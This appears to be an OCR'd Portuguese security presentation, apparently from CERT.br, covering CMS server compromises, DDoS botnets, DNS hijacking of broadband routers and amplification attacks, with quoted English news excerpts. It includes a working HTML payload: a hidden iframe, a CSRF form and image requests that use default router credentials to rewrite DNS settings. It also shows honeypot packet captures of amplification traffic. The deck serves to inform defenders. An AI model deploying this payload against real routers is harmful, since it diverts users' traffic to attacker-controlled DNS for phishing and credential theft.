
According to Cid, of the approximately 1,000 different password guesses used by attackers, the six most commonly guessed passwords are "admin," "123456," "666666," "111111," "12345678" and "qwerty."

According to survey website W3Techs, approximately 18% of all websites -- by some estimates, about 64 million sites -- run WordPress.

Anonymous: 10 Things We Have Learned In

Fonte: http://www.darkreading.com/attacks-and-breaches/wordpress-hackers-exploit-username-admin/d/d-id/1109538/

Ciclo vicioso



Atacante instala ferramentas em um *site* já comprometido

Varre a Internet em busca de *sites* com sistemas CMS (Wordpress, Joomla, etc)

Constrói uma lista de *sites* a serem atacados

Busca ganhar acesso em cada *site* (ataque de força bruta de *logins* e senhas, explora vulnerabilidade)

Ao conseguir acesso ao *site* pode, entre outras coisas:

- alterar o seu conteúdo (*defacement*)
- desferir ataques contra outros sistemas ou redes (como DDoS, enviar *spam*, tentar invadir outros sistemas, etc)
- levantar páginas de *phishing*
- inserir *scripts* maliciosos, que exploram vulnerabilidades dos navegadores dos visitantes do *site*, com o objetivo de infectar os usuários (ataques de *drive-by*)
- instalar suas ferramentas e iniciar a busca por outros *sites* com CMS para reiniciar o ciclo do ataque

Ataques a servidores Web com CMS

Objetivos do atacante:

- desfiguração (*defacement*)
- hospedagem de *malware* e/ou *phishing*
- DDoS
- “exfiltração” de dados

A vantagem dos servidores:

- *hardware* mais poderoso
- mais banda de Internet
- disponibilidade (*non-stop*)

Ataques a servidores Web com CMS


Exploração facilitada

- força bruta de senhas
- grande base instalada de softwares de CMS desatualizados
  - WordPress, Joomla, Coldfusion
  - pacotes/*plug-ins*
- falta de atualização dos sistemas operacionais
- falhas de programação:
  - falta de validação de entrada
  - falta de checagem de erros

Exploração automatizada

- *plug-ins* WordPress usados para gerar DDoS
- Brobot explorando Joomla para DDoS

“Operation Ababil”



Lessons learned from the U.S. financial services DDoS attacks

BY: ARBOR NETWORKS - 12/13/2012

By Dan Holden and Curt Wilson of Arbor’s Security Engineering & Response Team (ASERT)


During the months of September and October we witnessed targeted and very serious DDoS attacks against U.S. based financial institutions. They were very much premeditated, focused, advertised before the fact, and executed to the letter.

In the case of the September 2012 DDoS attack series, many compromised PHP Web applications were used as bots in the attacks. Additionally, many WordPress sites, often using the out-of-date TimThumb plugin, were being compromised around the same time. Joomla and other PHP-based applications were also compromised. Unmaintained sites running out-of-date extensions are easy targets and the attackers took full advantage of this to upload various PHP webshells which were then used to further deploy attack tools. Attackers connect to the compromised webservers hosting the tools directly or through intermediate servers/proxies /scripts and issue attack commands. In the September 2012 attacks there were several PHP based tools used, the most prominent of which was “Brobot” along with two other tools, KamiKaze and AMOS which were used a bit less often. Brobot has also been referred to as “itsoknoproblembro”.

The attack tactics observered were a mix of application layer attacks on HTTP, HTTPS and DNS with volumetric attack traffic on a variety of TCP, UDP, ICMP and other IP protocols. The

Fonte: http://www.arbornetworks.com/asert/2012/12/lessons-learned-from-the-u-s-financial-services-ddos-attacks/

Vulnerabilidade no ColdFusion



New victims inducted into botnet preying on websites running ColdFusion

Roster includes payment card processors, government agencies, e-commerce sites.

by **Dan Goodin** - Mar 17 2014, 3:27pm BRT

Marcus W

Investigators have identified more victims of a botnet that collects payment card data and other sensitive information by preying on websites running poorly secured installations of Adobe's ColdFusion Web server platform.

Car manufacturer Citroën and e-commerce sites Elightbulbs.com and Kicherlightinglights.com were named in two media reports published Monday, one by *The Guardian* and the other by KrebsOnSecurity. The reports highlight the harm that can continue to occur as a result of vulnerabilities even months after they're patched by Adobe and other developers. A separate article by reporter Brian Krebs published last week revealed jam and jelly maker Smuckers and credit card processor SecurePay were also hit by similar attacks. Krebs said several unidentified sites were affected as well.

The reports come five months after federal prosecutors charged a 28-year-old UK man of hacking thousands of computer systems, many of them belonging to the US government. The man stole massive quantities of data that resulted in millions of dollars in damages to victims, and many of those breaches were the result of hacks that exploited ColdFusion. Similar attacks were reported 11 months ago, including one that hijacked a server hosting provider and exposed sensitive customer data. Complicating matters was the October discovery of server hosting ColdFusion source code. The server was operated by criminals who obtained the code after breaching Adobe's corporate network, Krebs reported at the time.

According to *The Guardian*'s report on Monday, attackers exploited ColdFusion vulnerabilities to install a backdoor on the website of Citroën. The attacker code was live from at least August and appears to have resulted in the theft of customer data, the paper reported, citing evidence provided by Alex Holden, chief information security officer at Hold Security. The attackers behind the hijacking appear to be the same ones who breached the sites of Adobe, PR Newswire, and the National White Collar Crime Center, Holden told the publication. The hackers identify victims by scanning the Internet for signs of sites running vulnerable versions of ColdFusion.

The exploits give attackers access and control over a wide set of data stored on the compromised websites, including full command line and SQL database access with the rights of the user running the underlying Web server. That typically involves all data stored on the Web server, Holden said. Citroën has already reset passwords, an indication that users should presume all old passwords have been exposed to cracking programs that typically decode 70 percent or more of cryptographically protected passcodes.

Krebs said the hacked ColdFusion sites are made part of a botnet that siphons out most of the payment card details they contain. He recounted a recent conversation one operator of a hacked site had with a law enforcement agent.

FURTHER READING

HOW THE BIBLE AND YOUTUBE ARE FUELING THE NEXT FRONTIER OF PASSWORD CRACKING

Crackers tap new sources to uncover "givemelibertyorgivemedeath" and other phrases.

"The FBI investigator said, 'Hey, don't beat yourself up. We've got credit card processors and government institutions that run ColdFusion who were breached. This is small potatoes,'" Krebs quoted Elightbulbs.com Vice President Paul McLellan as saying. "That was a small consolation."

Fonte: http://arstechnica.com/security/2014/03/new-victims-inducted-into-botnet-preying-on-websites-running-coldfusion/

Ataques envolvendo DNS

cert.br nic.br cgi.br

Ocorrendo nos clientes

Em “modems” e roteadores banda larga (CPEs)

Comprometidos

- via força bruta de telnet
  - via rede ou via *malware* nos computadores das vítimas
- explorando vulnerabilidades

Objetivos dos ataques

- alterar a configuração de DNS
- servidores DNS maliciosos hospedados em serviços de *hosting/cloud*
  - casos com mais de 30 domínios de redes sociais, serviços *de e-mail*, buscadores, comércio eletrônico, cartões, bancos

iFrame em Página Comprometida: para Alterar o DNS de CPEs

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img src="http://root:root@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://admin:admin@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Ocorrendo nos Servidores

Infraestrutura de DNS de provedores de banda larga comprometida

Servidores DNS recursivos respondendo incorretamente com autoridade

```
$ dig @dns-do-provedor www.<vitima>.com.br A
; <<>> DiG 9.8.3-P1 <<>> @dns-do-provedor www.<vitima>.com.br A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL:
```

Não há envenenamento de DNS nesses casos

DDoS

DDoS

Ataques com amplificação (DrDoS) se tornaram a norma

- **Protocolos mais usados: DNS, SNMP, NTP, Chargen**
- ***Amplification Hell: Revisiting Network Protocols for DDoS Abuse***

  http://www.internetsociety.org/doc/amplification-hell-revisiting-network-protocols-ddos-abuse
- ***Hell of a Handshake: Abusing TCP for Reflective Amplification DDoS Attacks***

  https://www.usenix.org/conference/woot14/workshop-program/presentation/kuhrer
- ***Exit from Hell? Reducing the Impact of Amplification DDoS Attacks***


  https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/kuhrer
- **Só são possíveis porque as redes permitem *spoofing***

  http://bcp.nic.br/antispoofing/

Durante a Copa do Mundo também ocorreram muitos ataques DDoS

- **alvos diversos**
- **"*hacktivismo*"**

Ataques via Servidores DNS Recursivos Abertos


(1) Atacante publica evil.example.org com registro TXT muito grande
Servidor DNS controlado pelo atacante
(2b) Servidores DNS recursivos consultam o registro TXT de evil.example.org e armazenam o resultado no cache
Servidores DNS recursivos abertos
Atacante
1
2
3
4
N
Vítima
(2a) Atacante faz consultas TXT nos servidores DNS recursivos pelo domínio evil.example.org forjando o IP da vítima
(3) Vítima recebe as respostas DNS

Recomendações para Evitar o Abuso de Servidores DNS Recursivos Abertos

http://www.cert.br/docs/whitepapers/dns-recursivo-aberto/

DrDoS:
Amplificação de DNS (53/UDP)

```
14:35:45.162708 IP (tos 0x0, ttl 49, id 46286, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.71, saveroads.ru.[|domain]

14:35:45.163029 IP (tos 0x0, ttl 49, id 46287, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.72, saveroads.ru.[|domain]

14:35:45.164011 IP (tos 0x0, ttl 49, id 46288, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.73, saveroads.ru.[|domain]
```

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

DrDoS:
Amplificação de Chargen (19/UDP)

```
20:04:33.857139 IP amplificador.19 > vitima.3074: UDP, length 3665
       0x0000:  4500 05c4 2f7f 2000 7611 8ba4 xxxx xxxx  E.../...v....).Q
       0x0010:  xxxx xxxx 0013 0c02 0e59 e56d 2021 2223  H........Y.m.!"#
       0x0020:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
       0x0030:  3435 3637 3839 3a3b 3c3d 3e3f 4041 4243  456789:;<=3D>?@ABC
       0x0040:  4445 4647 4849 4a4b 4c4d 4e4f            DEFGHIJKLMNO
20:04:33.894696 IP amplificador.19 > vitima.3074: UDP, length 3676
       0x0000:  4500 05c4 2f80 2000 7611 8ba3 xxxx xxxx  E.../...v....).Q
       0x0010:  xxxx xxxx 0013 0c02 0e64 2e82 2021 2223  H........d...!"#
       0x0020:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
       0x0030:  3435 3637 3839 3a3b 3c3d 3e3f 4041 4243  456789:;<=3D>?@ABC
       0x0040:  4445 4647 4849 4a4b 4c4d 4e4f            DEFGHIJKLMNO
```

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

DrDoS:
Amplificação de NTP (123/UDP)

```
19:08:57.264596 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 cca8 d704 032a  .....{c.........*
     0x0020:  0006 0048 0000 0021 0000 0080 0000 0000  ...H...!........
     0x0030:  0000 0005 c6fb 5119 xxxx xxxx 0000 0001  ......Q..*x.....
     0x0040:  1b5c 0702 0000 0000 0000 0000          .\..........

19:08:57.276585 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 03a7 d707 032a  .....{c.........*
     0x0020:  0006 0048 0000 000c 0000 022d 0000 0000  ...H.......-....
     0x0030:  0000 001c 32a8 19e0 xxxx xxxx 0000 0001  ....2....*x.....
     0x0040:  0c02 0702 0000 0000 0000 0000          ............

19:08:57.288489 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 e8af d735 032a  .....{c......5.*
     0x0020:  0006 0048 0000 00bf 0000 782a 0000 0000  ...H......x*....
     0x0030:  0000 0056 ae7f 7038 xxxx xxxx 0000 0001  ...V..p8.*x.....
